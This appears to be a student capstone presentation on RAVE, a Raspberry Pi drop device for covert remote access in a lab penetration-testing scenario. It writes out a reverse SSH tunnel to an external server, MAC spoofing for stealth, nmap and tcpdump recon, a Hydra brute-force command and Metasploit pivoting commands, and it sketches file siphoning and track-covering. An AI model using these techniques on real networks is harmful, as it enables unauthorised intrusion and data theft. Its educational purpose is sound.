Remote Attack Vector Engine

Aidan Graef, Jarett Insko,
Alec Mathisen, Aaron Campbell

Table of Contents

01

Introduction

Meet the Team

What is RAVE?

The Scenario

02

Design

The Device

Design Changes

Our Toolkit

03

Demonstration

Watch us hack a vulnerable computer!

04

The Future

How could we make the RAVE even better?

05

Conclusion

Summary of the Project

Questions!

Introduction

Our Team

Aaron Campbell

Alec Mathisen

Jarett Insko

Aidan Graef

Advisors


Prof. Dudenhofer

Prof. Sprague

The Scenario

“Design a device to leave behind for providing future remote access behind the internet-facing firewall.”

- Cryptic Vector



The Goals

Covert Command & Control

RAVE must not be traceable back to us. Not getting caught is paramount.

Remote Network Analysis

Reconnaissance is the first step of the Cyber Kill Chain®. We must identify attack-worthy targets.


Exploitation of Vulnerabilities

The reason for everything we're doing - help clients identify vulnerabilities.

Design

R.A.V.E.

- 512 MB RAM
- 1 GHz, 1 Core CPU
- 64-bit ARM architecture
- MicroSD Card Storage
- Wired Power Adapter
- Ethernet Adapter



Raspbian OS v. Tiny Core

	Raspbian	Tiny Core
Installation	Easy Installation	Difficult Installation
Stealth	Most obvious and suspicious OS	Not recognizable by nmap
Resources	Plenty of libraries, apt-get for anything we need	Complicated tiny core extensions
Works with Ethernet Module	Yes	No

Technical Hurdle: Ethernet Connection

- Needs to be connected with jumper cables
- Module was bad - had to order new one
- Long shipping time
- Jumper cable was loose - used Dr. Kohl’s oscilloscope

Middleman Server

- We need the ability to connect to the RAVE no matter where it is located
  - Static IP allows for this
- We need to be covert
  - Traffic can be disguised
- We would like to have the potential for file storage

Early Network (VM)

TinyCore VM (RAVE)


Amazon EC2 VM

pfSense VM

Ubuntu Desktop VM


Misc. Ubuntu Server VM

VM Subnets



Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Host-only	-	Connected	-	192.168.160.0
VMnet1	Host-only	-	Connected	-	192.168.60.0
VLAN 20	Host-only	-	Connected	-	192.168.80.0
VLAN 30	Host-only	-	Connected	-	192.168.90.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.144.0

~~Offline~~ Test Network



Real World Network Layout

RAVE

Connected to target network

Middleman Server

Firewall

pfSense

Client Device

Our computer as the attacker

Toolkit

Our Tools: Stealth & Reconnaissance

OpenVPN Server

Masks RAVE traffic as HTTP

Mac Spoofing

Change MAC address to hide our operating system

nmap & tcpdump

Scan network, swipe traffic

cron job recurring connection

Automatically connect to server

MAC Spoofing

- Our device will show up as a Raspberry PI on the network if we do not change its MAC address
- We use a tool called “macchanger” on linux which allows us to set out MAC address to whatever we want
- When the RAVE starts up a script is run that will shutdown the ethernet module, update the MAC, then turn the module back on with the new MAC

```
sudo macchanger -m [generated-MAC-in-lowercase] [ethernet-module-name]
```

Old Connection Method

```
ssh -fN -R 2222:localhost:22 ec2-user@[EC2-IP]
```

- -fN flag
  - Move connection to background thread
- -R
  - Tells ssh to make it a reverse connection
- 2222:localhost:22
  - 2222 is the port to open on the remote server
  - localhost:22 tells the server to route to RAVE on port 22

New Connection Method

- On startup the RAVE will run a script to connect to the middle-man OpenVPN server
- If we want to connect to the RAVE we just need to pull up the client list of the VPN server and find the IP address of the RAVE

```
ssh pi@[RAVE-IP]
```

- This traffic will run over HTTPS port 443 which will just come across the network as “normal” traffic

From Reverse SSH to OpenVPN

Reverse SSH

We have to connect to the server then the RAVE
Shows up on network as SSH

OpenVPN

OpenVPN will give us a list of devices and gives us the ip of the RAVE
Hidden behind HTTPS

Other Benefits of OpenVPN

- Not only is the traffic disguised as HTTPS, but the location has no connection to the user - should the server be found out, the operator is unseen and can relocate

- Free tier and can be upgraded for a massive network

nmap & tcpdump

- What does the network look like?
  `nmap 192.168.1.0/24`
- nmap can find:
  - IP addresses
  - Operating System
  - Open Ports
  - Run specific scripts

- use tcpdump to capture packets
  `tcpdump -i eth0 port 443`

Our Tools: Attacking

Hydra

Brute Force password attack

Port Forwarding

Pivot between computers on the network

Meterpreter Shell


Use exploits to gain access to other computers

Hydra

- Attack a page with brute force password attempts

```
hydra -L [usernames] -P [passwords] [IP address]
http-post-form "[page]:password=^PASS^:[failtext]"
```


Demonstration


Pen Inc.
Middle-Man EC2
Spy Corp
Meterpreter
MAChanger
TCPDump
Hydra
Nmap
3333
RAVE
OpenVPN
SSH
443
3333
OpenVPN
Server
OpenVPN
Operator
metasploit

The Future


Automated Commands

- Use cronjobs to vary the connection times to cover tracks
- Use cronjobs to “phone home” and run automated commands from the middleman server
- Create scripts to carry out the steps after information has been obtained



File Transfer

- Send files back to the middleman server using SCP
- Slowly siphon files from exploited devices back to the middleman server using metasploit
- Beef up middleman server to hold files and interact with device



Performing Pentesting

- We set up our own test network with custom vulnerabilities, but what about real places?
- Procure Proper Permissions and ask local businesses such as...

Pivoting to Other Devices


- Using Meterpreter and other exploits, we can pivot to other devices and effectively have a botnet of devices under our control at the company
- Allows for reuse of RAVE
- Done with Metasploit routes and port forwarding:

```
route add [pi IP address] 255.255.255.0 [session]
```

```
portfwd add -L [local IP] -l [local port] -r [remote host] -p [remote port]
```

Hiding The Physical Device

- We want the device to not be easily discovered and unplugged
- Variety of methods for doing so



Questions?

Summary

- Got to learn and experience what a full, real-life, network attack is like
  - Different knowledge & research areas combined well
- Task estimation was hard given little foreknowledge
- Supply chain issues are a real problem
- Being friends with IT will take you far
- We have some great CS Faculty